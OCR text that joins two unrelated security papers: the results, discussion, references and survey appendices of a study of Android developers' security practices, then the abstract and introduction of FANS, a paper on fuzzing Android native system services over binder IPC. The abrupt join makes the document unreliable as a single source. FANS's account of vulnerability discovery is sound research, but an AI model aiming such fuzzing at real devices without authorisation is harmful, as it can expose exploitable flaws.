


Figure 13: Cross-plots of the Scores with Significant Correlations

Figure 13 shows x-y plots of these significant results. Dots and vertical bars show the mean and its 95% confidence interval for the y-readings corresponding to each x-value. The plots also show a simple linear regression line and its confidence limits. The graphs validate the preconditions for the use of Pearson R [35]: particularly homoscedascity and lack of outliers.

5.5. Post-Hoc Justification for Score Calculation and Analysis

We observe that the first two plots also justify our choice of the calculation for the Requirements Score and Expertise Support Score since the use of assurance techniques shows a strong linear relationship to both scores.

For each of the six pairs of values highlighted in Table 1, we compared Decision Tree models with the corresponding linear models. (F-Test, with a cut-off alpha 0.01). We found no significant differences between the six pairs of models, which justifies using the simpler Pearson R (linear) model. See Appendix D for details.

5.6. Findings on Application Security Indications

In the Phase 2 analysis, of the tools used, CogniCrypt reported no issues for 32% of apps; FlowDroid for 35% and the Bad SSL/MalloDroid combination for 70%. Only 20% of apps analyzed showed no issues from any of the tools.

5.7. Linear Analysis of App Analysis Scores

Table 2 shows the results of the analysis described in Section 4.2. It correlates each of three dependent scores representing "fewer security defects" against the four independent "need and mechanisms for security and privacy" scores. Non-italic figures highlighted in yellow indicate a statistically significant result ($p<0.01$)

Table 2: Pearson R Results (R, P) Correlating App Security Measurements with Developer-based Factors

Dependent: \ Independent:	Expertise Support	Requirements	Developer Knowledge	Assurance Technique Use
Cryptographic API Misuse	-0.17, 0.016	*-0.06, 0.37*	*-0.09, 0.17*	*-0.13, 0.047*
Privacy Leak	*-0.09, 0.20*	*-0.01, 0.85*	*0.02, 0.81*	*0.02, 0.81*
SSL Security	*-0.14, 0.049*	*0.01, 0.93*	*-0.02, 0.76*	*-0.08, 0.20*




Figure 14: Worse Cryptosecurity with Expert Involvement?

Only one result achieves significance and bizarrely that result suggests a negative correlation: the involvement of security professionals and champions is associated with worse Cryptographic API misuse outcomes.

Figure 14 explores this odd finding. It shows that the effect is not large, and that both experts and champions seem to be associated with the negative correlation, though experts more so. We note, as well, that the p-value is only just significant given the Bonferroni correction (Threshold for significance 0.05/3 = 0.017).

Disappointingly, use of assurance techniques was not associated with better security outcomes, nor was developer security knowledge, nor was a user requirement for good security.

6. Discussion

At first sight, the findings in Sections 5.6 and 5.7 give a depressing view of app security. From Section 5.6 we see that over 80% of apps had reported defects from our analysis tools. From Figure 10 we see that the majority of apps get security updates less than once a year. From the analysis of the app security measurements, Table 2 shows that security outcomes seem to have little correlation with an app's perceived need for security and privacy.

And Figure 12 shows that GDPR's new compliance rules for apps have had little real positive impact. Certainly, in many cases cosmetic changes may have been all that was needed; but the finding suggests that GDPR has not been a strong force to improve app security and privacy.

6.1. Adoption of Security Techniques by Developers

However, there are positive aspects too. Considering the findings in Section 5.2, Figure 7 shows us that the vast majority of the respondents consider themselves to have at least some security knowledge, and thus are likely to be aware of security as a possible issue in their software development. Indeed, Figure 6 shows that more than 60% of the respondents consider security to be very or extremely important to their users, and even more put the same value on privacy.

Section 5.2's combinations of assurance techniques used are particularly interesting in suggesting how security improvement is happening. Though the analysis only covers a small fraction of the total population, those respondents it considers are the ones using only a proportion of the Assurance Techniques and it therefore offers an insight into which techniques are adopted first. One would expect teams whose security is driven by external experts to adopt the Threat Assessment/Penetration Test combination, since both of these activities can be carried out by the experts themselves; actually, rather more adopt tool-only techniques (Auto. Static Analysis and Config. Review), or code-review based techniques (Auto. Static Analysis and Code Review), perhaps because few have access to security experts (Section 5.2).

This suggests that the adoption of assurance techniques is being driven by the developers themselves, rather than by external security experts, and so what we are seeing is developer-led security. This tallies with the reasons given for app security changes in Figure 11, where the most common reason for changes was developer initiative. It also corresponds to the views of security experts, who emphasize the importance of developer initiative in improving software security [53].

6.2. Appropriate Use of Security Techniques

Using security assurance techniques usually has a cost, both in time and in financial terms [45], and therefore it is poor economics to adopt them in cases where they are not required. From Table 1 we see that this is correctly reflected in the Android ecosystem: the use of Assurance Techniques increases in line with the importance of security for the app. We suggest that the correlation with the involvement of security professionals/champions and with developer knowledge of security may be an effect (expert developers and security professionals will tend to work on products that need security) as much as a cause (their involvement causes increased assurance technique use).

Updating apps also has a considerable cost, and again we would anticipate having more security updates in cases where security is important for the app. Again Table 1 confirms this behavior, and shows that, justifiably, there is no correlation between the security update frequency and the security experience of the developer.

6.3. Impact on Real App Security

It was disappointing that the use of assurance techniques did not appear to be a major factor leading to better security outcomes when we analyzed the apps themselves. Even though the analysis tools can only detect a limited range of code level security issues, we expected more security-experienced

developers and those using assurance techniques—especially Static Code Analysis—to generate fewer such issues.

We conclude that other factors must drown out this effect. We observe, for example, that most app binary code will consist of libraries, and even up-to-date libraries will differ enormously in the number of such issues they may have. We hypothesize that the scores generated by the tools we used depend more on the nature of the libraries needed to implement the app functionality than on any attributes of the non-library code created by the developers; current tools cannot verify this effect (Section 4.5).

More surprising is the finding that the involvement of professionals and champions seems to be associated with increased numbers of Cryptographic API issues. It seems unlikely that this is because they create the issues. Instead, we observe that our tools will not detect a failure to use cryptography in apps where it is required, whereas experts or champions will do so. We suggest that teams involving experts or champions will therefore tend to use cryptography more frequently, leading to more such issues.

7. Summary and Conclusions

This paper describes the creation and deployment of a survey to Android app developers, in which we asked them a range of questions related to their approach to security and privacy in app development; and a second phase in which we compared the answers with the outcomes of running security analysis tools on one of their apps. The research addresses the questions as follows:

RQ1: *To what extent, and how, does a perceived need for security and privacy lead to security-enhancing activities and interactions in the development team?*

From the 335 survey responses analyzed, we found a high level of reported security need for the app development, but less use of practical security assurance techniques (Section 5.2). Where such techniques were used, this was in proportion to the perceived need, as was the involvement of professionals and security champions. The frequency of app security updates followed a similar pattern (Sections 5.4, 6.2).

Considering the "how" of RQ1: in the perception of respondents to the survey, app security improvements have been predominantly driven by developers themselves (Section 6.1); this is supported by the observation that the assurance techniques first adopted are those most easily available to developers. GDPR has also had an impact, though the resulting changes for GDPR have been mainly cosmetic (Section 5.3).

RQ2: *To what extent do the need for security, the involvement of specialist roles, and the use of assurance techniques in a development team lead to fewer security defects?*

The results of the app analysis showed little relationship with the reported security drivers and development process from the survey; we believe this reflects the inability of the current generation of binary analysis tools to analyze libraries effectively and separately from the main app code. We did however find the involvement of security specialists or champions to be associated with more Cryptographic API issues, probably since they correctly enforce much more Cryptography use (Sections 5.7, 6.3)

RQ3 *What proportion of Android developers have access to security experts*?

Section 5.2 concludes that between 14% and 22% of developers work with security experts.

RQ4 *To what extent do Android developers actually use assurance techniques?*

Only between 22% and 30% regularly use assurance techniques (Section 5.2)

Further, contrasting the high need for security with the low use of assurance techniques and low availability of security professionals, we suggest that there is an urgent need for ways to support app developers in adopting security assurance techniques in the absence of security professionals.

7.1. Future Work

As Section 6.3 discusses, we need binary analysis tools capable of:

1. Detecting library versions
2. Performing static analysis on library components separately from the main code.

This is an active area of research; once such tools are available, a further survey using these will provide both valuable results, and an indication of changes over time in Android developer security practices.

More information is also needed to support developers in using these assurance techniques, starting with how developers currently use each one. Specific questions might address where developers go to get security advice; what tools they use to analyze their code; the methods they use for library analysis; how they approach penetration testing; what forms of code review they use; and how they tackle threat assessment. A further online survey can investigate these questions.

7.2. Notes and Credits

A privacy-preserving set of the survey data, along with the full questions and data description, is available online [52]

First, we thank Christian Stransky of LU Hannover for obtaining the Google Play data and APK files used as a basis for the survey; and Dominik Wermke of LU Hannover for

initiating the use of Python and Jupyter notebooks for statistical analysis in this project.

We thank Dr Tamara Lopez of the Open University, UK, for her helpful review of the survey questionnaire; Dr Yasemin Acar, of LU Hannover for practical guidance on creating and validating questionnaires; and Professor Ian White, of UCL, UK, for valuable advice on the statistical analysis.

We also thank the eight anonymous reviewers of this and an earlier version of this paper, who have all contributed significantly; and particularly USENIX shepherd Professor Daniel Zappala of Brigham Young University.

This research was partially funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA – 390781972).

8. References

[1] Acar, Y., Backes, M., Fahl, S., et al. Comparing the Usability of Cryptographic Apis. *2017 IEEE Symposium on Security and Privacy (SP)*, IEEE (2017), 154–171.

[2] Acar, Y., Backes, M., Fahl, S., Kim, D., Mazurek, M.L., and Stransky, C. You Get Where You're Looking For: The Impact of Information Sources on Code Security. *IEEE Symposium on Security and Privacy*, (2016), 289–305.

[3] Anscombe, F.J. The Transformation of Poisson, Binomial and Negative-Binomial Data. *Biometrika 35*, 3/4 (1948), 246.

[4] Arzt, S., Rasthofer, S., Fritz, C., et al. FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps. *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*, (2014).

[5] Assal, H. and Chiasson, S. Think Secure From the Beginning: A Survey With Software Developers. *Conference on Human Factors in Computing Systems (CHI)*, (2019).

[6] Backes, M., Bugiel, S., and Derr, E. Reliable Third-Party Library Detection in Android and Its Security Applications. *Proceedings of the ACM Conference on Computer and Communications Security*, (2016), 356–367.

[7] Bai, J., Wang, W., Qin, Y., Zhang, S., Wang, J., and Pan, Y. BridgeTaint: A Bi-Directional Dynamic Taint Tracking Method for JavaScript Bridges in Android Hybrid Applications. *IEEE Transactions on Information Forensics and Security 14*, 3 (2019), 677–692.

[8] Becker, I., Parkin, S., and Sasse, M.A. Finding Security Champions in Blends of Organisational Culture. *Proceedings 2nd European Workshop on Usable Security*, (2017).

[9] Bell, L., Brunton-Spall, M., Smith, R., and Bird, J. *Agile Application Security: Enabling Security in a Continuous Delivery Pipeline*. O'Reilly, Sebastopol, CA, 2017.

[10] Caputo, D.D., Pfleeger, S.L., Sasse, M.A., Ammann, P., Offutt, J., and Deng, L. Barriers to Usable Security? Three Organizational Case Studies. *IEEE Security and Privacy 14*, 5 (2016), 22–32.

[11] CONSORT. Checklist of Information to Include When Reporting a Randomized Trial. 2010, 11–12. http://www.consort-statement.org/consort-2010.

[12] Coopamootoo, K.P.L. and Gross, T. *A Codebook for Evidence-Based Research: The Nifty Nine Completeness Indicators*. Newcastle, 2017.

[13] Date, S. The F-Test for Regression Analysis - Towards Data Science. https://towardsdatascience.com/fisher-test-for-regression-analysis-1e1687867259.

[14] Deborah J. Rumsey. *Statistics Essentials For Dummies*. Wiley, For Dummies, 2019.

[15] Derr, E., Bugiel, S., Fahl, S., Acar, Y., and Backes, M. Keep Me Updated: An Empirical Study of Third-Party Library Updatability on Android. *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security - CCS '17*, ACM Press (2017), 2187–2200.

[16] Egelman, S. and Peer, E. Scaling the Security Wall : Developing a Security Behavior Intentions Scale (SeBIS). *Conference on Human Factors in Computing Systems (CHI2015)*, (2015).

[17] Eichberg, M. and Hermann, B. A Software Product Line for Static Analyses: The OPAL Framework. *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI) 2014-June*, June (2014).

[18] Enck, W., Octeau, D., McDaniel, P., and Chaudhuri, S. A Study of Android Application Security. *Proceedings of the 20th USENIX conference on Security*, (2011).

[19] European Commission. General Data Protection Regulation (GDPR). 2019. https://ec.europa.eu/info/law/law-topic/data-protection_en.

[20] Fahl, S., Harbach, M., Muders, T., Smith, M., Baumgärtner, L., and Freisleben, B. Why Eve and Mallory Love Android: An Analysis of Android SSL Security Categories and Subject Descriptors. *Proceedings of the 2012 ACM conference on Computer and communications security - CCS '12*, ACM Press (2012).

[21] Fowler, F.J. *Survey Research Methods*. Sage.

[22] Glanz, L., Amann, S., Eichberg, M., et al. CodeMatch: Obfuscation Won't Conceal Your Repackaged App. *Proceedings of ESEC/FSE'17*, (2017), 638–648.

[23] Haney, J.M. and Lutters, W.G. The Work of Cybersecurity Advocates. *Proceedings of the 2017 CHI Conference Extended Abstracts on Human Factors in Computing Systems - CHI EA '17*, ACM Press (2017), 1663–1670.

[24] Kline, T. Classical Test Theory: Assumptions, Equations, Limitations, and Item Analyses. In *Psychological Testing: A Practical Approach to Design and Evaluation*. SAGE Publications, Inc., Thousand Oaks, California, 2005.

[25] Kluyver, T., Ragan-kelley, B., Pérez, F., et al. Jupyter Notebooks: A Publishing Format for Reproducible Computational Workflows. In *Positioning and Power in Academic Publishing: Players, Agents and Agendas*. IOS Press, 2016, 87–90.

[26] Kruger, S., Nadi, S., Reif, M., et al. CogniCrypt: Supporting Developers in Using Cryptography. *ASE 2017 - Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering*, (2017), 931–936.

[27] Li, L., Bartel, A., Bissyandé, T.F., et al. IccTA: Detecting Inter-Component Privacy Leaks in Android Apps. *Proceedings - International Conference on Software Engineering 1*, (2015), 280–291.

[28] Li, L., Bissyandé, T.F., Papadakis, M., et al. Static Analysis of Android Apps: A Systematic Literature Review. *Information and Software Technology 88*, (2017), 67–95.

[29] McDaniel, P. and Enck, W. Not So Great Expectations: Why Application Markets Haven't Failed Security. *IEEE Security & Privacy Magazine 8*, 5 (2010), 76–78.

[30] Nayak, K., Marino, D., Efstathopoulos, P., and Dumitraş, T. Some Vulnerabilities Are Different Than Others: Studying Vulnerabilities and Attack Surfaces in the Wild. *International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, (2014).

[31] O'Brien, R.M. The Use of Pearson's with Ordinal Data. *American Sociological Review 44*, 5 (1979), 851–857.

[32] Oliveira, D., Rosenthal, M., Morin, N., Yeh, K.-C., Cappos, J., and Zhuang, Y. It's the Psychology Stupid: How Heuristics Explain Software Vulnerabilities and How Priming Can Illuminate Developer's Blind Spots. *Proceedings of the 30th Annual Computer Security Applications Conference (ACSAC14)*, (2014).

[33] Oltrogge, M., Derr, E., Stransky, C., et al. The Rise of the Citizen Developer: Assessing the Security Impact of Online App Generators. *Proceedings - IEEE Symposium on Security and Privacy*, IEEE (2018), 634–647.

[34] OWASP. Mobile Security Project - Top Ten Mobile Risks. https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks.

[35] Pal, S. The Assumptions in Linear Correlations. *Helpful Stats*, 2017. https://helpfulstats.com/assumptions-correlation/.

[36] Presser, S., Couper, M.P., Lessler, J.T., et al. Methods for Testing and Evaluating Survey Questions. *Public Opinion 68*, 1 (2004), 109–130.

[37] Qualtrics. Qualtrics Survey Service. https://www.qualtrics.com/.

[38] Rasthofer, S., Arzt, S., Hahn, R., Kolhagen, M., and Bodden, E. Black Hat 2015: (In)Security of Backend-as-a-Service. 2015. http://bodden.de/pubs/rah+15backend.pdf.

[39] Reyes, I., Wijesekera, P., Reardon, J., et al. Won't Somebody Think of the Children? Examining COPPA Compliance at Scale. *Proceedings on Privacy Enhancing Technologies 2018*, 3 (2018), 63–83.

[40] Rumsey, D. *Statistics II for Dummies*. Wiley, Indianapolis, 2009.

[41] Safavian, S.R. and Landgrebe, D. A Survey of Decision Tree Classifier Methodology. *IEEE Transactions on Systems, Man and Cybernetics 21*, 3 (1991), 660–674.

[42] Senarath, A. and Arachchilage, N.A.G. Why Developers Cannot Embed Privacy into Software Systems? *Proceedings of the 22nd International Conference on Evaluation and Assessment in Software Engineering (EASE18)*, (2018), 211–216.

[43] Stack Overflow. Developer Survey Results 2019. 2019. https://insights.stackoverflow.com/survey/2019.

[44] Stevens, S.S. On the Theory of Scales of Measurement. *Science 103*, 2684 (1946), 677–680.

[45] Such, J.M., Gouglidis, A., Knowles, W., Misra, G., and Rashid, A. Information Assurance Techniques: Perceived Cost Effectiveness. *Computers and Security 60*, (2016), 117–133.

[46] The Harris Poll. *Norton LifeLock Cyber Safety Insights Report*. 2018.

[47] Turpe, S. The Trouble with Security Requirements. *Proceedings - 2017 IEEE 25th International Requirements Engineering Conference, RE 2017*, (2017), 122–133.

[48] USCF. Confidence Interval for a Proportion. http://www.sample-size.net/confidence-interval-proportion/.

[49] Vaniea, K. and Rashidi, Y. Tales of Software Updates: The Process of Updating Software. *Proceedings for Computer Human Interaction (CHI) 2016*, (2016), 3215–3226.

[50] Wei, F., Lin, X., Ou, X., Chen, T., and Zhang, X. JN-SAF: Precise and Efficient NDK/JNI-Aware Inter-Language Static Analysis Framework for Security Vetting of Android Applications With Native Code. *Proceedings of the ACM Conference on Computer and Communications Security (CCS18)*, 1 (2018), 1137–1150.

[51] Weir, C., Becker, I., Noble, J., Blair, L., Sasse, M.A., and Rashid, A. Interventions for Software Security: Creating a Lightweight Program of Assurance Techniques for Developers. *Proceedings of the 41st International Conference on Software Engineering: Software Engineering in Practice*, IEEE (2019).

[52] Weir, C., Hermann, B., Stransky, C., Wermke, D., and Fahl, S. Public Dataset from Online Android App Developer Survey. 2019. https://dx.doi.org/10.17635/lancaster/researchdata/319.

[53] Weir, C., Rashid, A., and Noble, J. I'd Like to Have an Argument, Please: Using Dialectic for Effective App Security. *Proceedings 2nd European Workshop on Usable Security*, Internet Society (2017).

[54] Wermke, D., Reaves, B., Huaman, N., Traynor, P., Acar, Y., and Fahl, S. A Large Scale Investigation of Obfuscation Use in Google Play. *Proceedings of the 34th Annual Computer Security Applications Conference (ACSAC)*, (2018), 222–235.

[55] De Win, B., Scandariato, R., Buyens, K., Grégoire, J., and Joosen, W. On the Secure Software Development Process: CLASP, SDL and Touchpoints Compared. *Information and Software Technology 51*, 7 (2009), 1152–1171.

[56] Witschey, J., Zielinska, O., Welk, A., Murphy-Hill, E., Mayhorn, C., and Zimmermann, T. Quantifying Developers' Adoption of Security Tools. *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering - ESEC/FSE 2015*, ACM Press (2015), 260–271.

[57] Xie, J., Lipford, H.R., and Chu, B.B.-T. Evaluating Interactive Support for Secure Programming. *SIGCHI Conference on Human Factors in Computing Systems*, ACM (2012), 2707–2716.

[58] Zhao, Q., Zuo, C., Pellegrino, G., and Lin, Z. Geo-locating Drivers : A Study of Sensitive Data Leakage in Ride-Hailing Services. *Symposium Network and Distributed System Security Symposium (NDSS)*, February (2019).

Appendix A Analysis Tool Versions

The following are the versions of the tools we used for application analysis.

MalloDroid	Version Dec 30, 2013
OPAL framework	Version 1.0.0
curl	Version 7.64.0
openssl	Version 1.1.1b
FlowDroid	Version 2.7.1
LibScout	Version 2.3.2
CogniCrypt	Version 1.0.0

Appendix B Survey Questions

The following are the survey questions. Some questions were skipped if appropriate (marked with *). The answer formats are abbreviated as follows:

YN	Yes or No
SS	Single Selection.
MS	Multiple Selection
LSS	Likert-Style Scale: Extremely, though to Not at all.
0-100	Slider selecting an integer
N	Integer

In addition, '?' indicates an 'I don't know' option, and 'O' an 'Other' option, where the participant could enter open text. In Q10 and Q21, the option descriptions give the encodings used in Appendix C .

Q1-Q3 were text-only statements.

Q4 Are you working in a team with others, such as developers, testers, project managers? [YN]

Q5* What is your role? [SSO?]
Programmer, Tester, Project Manager, Non-Specific

Q6* What other roles apart from yourself are there in your team? [MS?]
Programmer, Tester, Project Manager, Non-Specific

Q7* About how many people (including developers, project managers, testers) are there in your team? [N]

Q8 Please select all the ways you use to develop Android apps [MSO]
Native Java, JavaScript, C#, Dart, Python, Kotlin, Lua, Native C++

Q10 How often did you release a new version of your app over the past two years? Please give your best estimate; if you have more than one app, please answer for that app that was most frequently updated. [SS]
Never (0), Annually (1), Quarterly (4), Monthly (12), More frequently (24)

Q11* Over the last one to two years, what content has been in your app updates (%)?
New features [0-100]
Non-security bug fixes [0-100]
Security bug fixes [0-100]
Third party library updates [0-100]
Regular maintenance and refactoring [0-100]

Q12 How important is each of the following for your app(s)?
Runs on many different devices [LSS]
Secure against malicious attackers [LSS]
Protects users' privacy [LSS]
Easy to use [LSS]
Supports many features [LSS]
Runs smoothly [LSS]

Q13 How important is security for sales? [LSS]

Q14 How knowledgeable do you consider yourself about information security? [LSS]

Q15 Does your app development ever get support from professional security experts? [YN?]

Q16* Who are these professional security experts (on team/external)? [SS]

Q17* What support do you get from them? Please select all that apply [MSO]

Penetration testing	Security training
Audits	Design reviews
Working on team	I don't know

Q18* About how often do you get support from them? [SS?]
Continuously, Weekly, Monthly, Quarterly, Yearly

Q19 Which of the following have led to changes in the security of your app(s) in the past one to two years? [MSO]
Decision from management
Security crisis within your organization
Media coverage about app security
Something bad happening to a competitor
Pressure from a partner company
Drive from product or sales team
Pressure from customers
Developer initiative
GDPR requirements
Something bad almost happening to your organization

Q20* What changes have you made as a result of GDPR requirements? [MSO]
Addition of popup dialog(s)
Removal of analytics or advertising based on it
Adding or changing privacy policy

Q21 How much do you use each of the following techniques to find security problems? [SS for each:
Every build (4), Every release (3), Once or occasionally (2), Decided not to use (1), Haven't considered it (0).]
Producing a threat assessment for the app
Scanning code with an automatic code review tool
Using a tool to scan for libraries with known vulnerabilities
Code review by someone other than the developer
Penetration testing

Q22 What other techniques do you use (if any)? [O]

23 Do you have a security champion within your team? A security champion -- or security hobbyist -- is a non-expert, who takes a particular interest in security. [YN?]

Q24 For how many years have you been developing Android apps? [N]

Q25 For how many years have you been programming in general (not just for Android)? [N]

Q26 About how many Android apps have you helped develop in total? [N]

Q27 Is developing Android apps your primary job? [YN]

Q28 Have you contributed to an open source project in the past year? [YN]

Q29 To which gender identity do you most identify? [SS]:
Female, Non-binary, Male, Prefer not to say

Q30 What is the main spoken language you use at work? [SS]
English, Chinese, Spanish, Arabic, German, French, Other

Q31 In which country do you currently reside? [SS]

Appendix C Calculation of Scores

This section describes how scores were calculated from the survey answers.

Likert-Style Scales were encoded as:
Extremely … (4), Very … (3), Moderately … (2), Slightly …(1), Not … at all (0)

Assurance Technique Score: sum of all five sub-questions of Q21, each encoded as shown.

Developer Knowledge Score: LSS encoding of Q14

Expertise Support Score: as the following table.

Q23: \ Q15:	**No**	**Yes**
No	0	2
Yes	1	3

Requirements Score: sum of LSS encodings for Q12 (Secure against malicious attackers), Q12 (Protects users' privacy) and Q13

Security Update Frequency Score: This required an Update Frequency Estimate of Q10 encoded as shown multiplied by Q11 (Security bug fixes) and divided by 100. The score was Log (this value plus 1).

Appendix D Model Comparison

To compare a decision tree model, we used the Python scikit-learn library's DecisionTreeRegressor, compared with Stats-Models' OLS (Ordinary Least Squares).

We compared each pair of models using the F-Test calculation [13], taking the number of 'leaf nodes' in the decision tree as the degrees of freedom for that model in the F-Test. Applying the Bonferroni correction [40], we took the required Alpha P-value for significance as 0.01. The calculated P-values values ranged from 0.2 to 0.5, and did not approach that value.

FANS: Fuzzing Android Native System Services via Automated Interface Analysis



Baozheng Liu[1,2]*, Chao Zhang[1,2]✉, Guang Gong[3],
Yishun Zeng[1,2], Haifeng Ruan[4], Jianwei Zhuge[1,2]✉

[1]*Institute of Network Science and Cyberspace, Tsinghua University* ✉chaoz@tsinghua.edu.cn
[2]*Beijing National Research Center for Information Science and Technology* ✉zhugejw@tsinghua.edu.cn
[3]*Alpha Lab, 360 Internet Security Center* [4]*Department of Computer Science and Technology, Tsinghua University*

Abstract

Android native system services provide essential supports and fundamental functionalities for user apps. Finding vulnerabilities in them is crucial for Android security. Fuzzing is one of the most popular vulnerability discovery solutions, yet faces several challenges when applied to Android native system services. First, such services are invoked via a special interprocess communication (IPC) mechanism, namely `binder`, via service-specific interfaces. Thus, the fuzzer has to recognize all interfaces and generate interface-specific test cases automatically. Second, effective test cases should satisfy the interface model of each interface. Third, the test cases should also satisfy the semantic requirements, including variable dependencies and interface dependencies.

In this paper, we propose an automated generation-based fuzzing solution FANS to find vulnerabilities in Android native system services. It first collects all interfaces in target services and uncovers deep nested multi-level interfaces to test. Then, it automatically extracts interface models, including feasible transaction code, variable names and types in the transaction data, from the abstract syntax tree (AST) of target interfaces. Further, it infers variable dependencies in transactions via the variable name and type knowledge, and infers interface dependencies via the generation and use relationship. Finally, it employs the interface models and dependency knowledge to generate sequences of transactions, which have valid formats and semantics, to test interfaces of target services. We implemented a prototype of FANS from scratch and evaluated it on six smartphones equipped with a recent version of Android, i.e., android-9.0.0_r46 , and found 30 unique vulnerabilities deduplicated from thousands of crashes, of which 20 have been confirmed by Google. Surprisingly, we also discovered 138 unique Java exceptions during fuzzing.

*Part of this work was done during Baozheng Liu's research internship at Alpha Lab of 360.

1 Introduction

Android has become the most popular mobile operating system, taking over 85% markets according to International Data Corporation[1]. The most fundamental functions of Android are provided by Android system services, e.g., the camera service. Until October 2019, hundreds of vulnerabilities related to Android system services had been reported to Google, revealing that Android system services are still vulnerable and attractive for attackers. A large portion of these vulnerabilities reside in native system services, i.e., those mainly written in C++. Vulnerabilities in Android native system services could allow remote attackers to compromise the Android system, e.g., performing privilege escalation, by means of launching IPC requests with crafted inputs from third-party applications. Finding vulnerabilities in Android native system services is thus crucial for Android security.

However, to the best of our knowledge, existing researches paid little attention to Android native system services. Apart from a non-scalable manual approach [7], two automated fuzzing solutions have been proposed to discover vulnerabilities in Android system services. The first one is BinderCracker [6], which captures input models of target services by recording requests made by 30 popular applications. An inherent disadvantage of this approach is that it cannot recover precise input semantics, e.g., variable names and types. Also, it will miss rarely-used or deeply-nested interfaces, due to the incomplete testing. The other one is Chizpurfle [10], which utilizes Java reflection to acquire parameter types of interfaces to test vendor-implemented Java services. However, such a method cannot be used to retrieve the input model of Android native system services.

In Android, system services are registered to the `Service Manager`. User apps query the manager to get the target service's interface (encapsulated in a proxy Binder object), then invoke different transactions provided by this interface via a unified remote procedure call (RPC) interface named `IBinder::transact(code,data,reply,flags)`, where,

[1]https://www.idc.com/promo/smartphone-market-share/os

(1) `code` determines the target transaction to invoke, and (2) inputs of the transaction are marshalled into the serialized `parcel` object `data`. Thus, we could utilize this unified IPC method to test all system services. To thoroughly test target services, we could first find all interfaces and available transactions, and then invoke them with input `data` satisfying service-specific formats and semantic requirements. Specifically, there are three challenges to address:

C1: Multi-Level Interface Recognition. In addition to the (top-level) interfaces registered in the `Service Manager`, there are nested multi-level interfaces, which could be retrieved via the top-level interface and invoked by user apps. For example, the `IMeoryHeap` interface is buried at the fifth-level (i.e., invoked via four layers of interfaces). Therefore, we need to recognize all top-level interfaces and nested multi-layer interfaces, in order to systematically test Android system services. Given that many interfaces are defined in Android Interface Definition Language (AIDL) rather than C++ and dynamically generated during compilation, we have to take them into consideration as well.

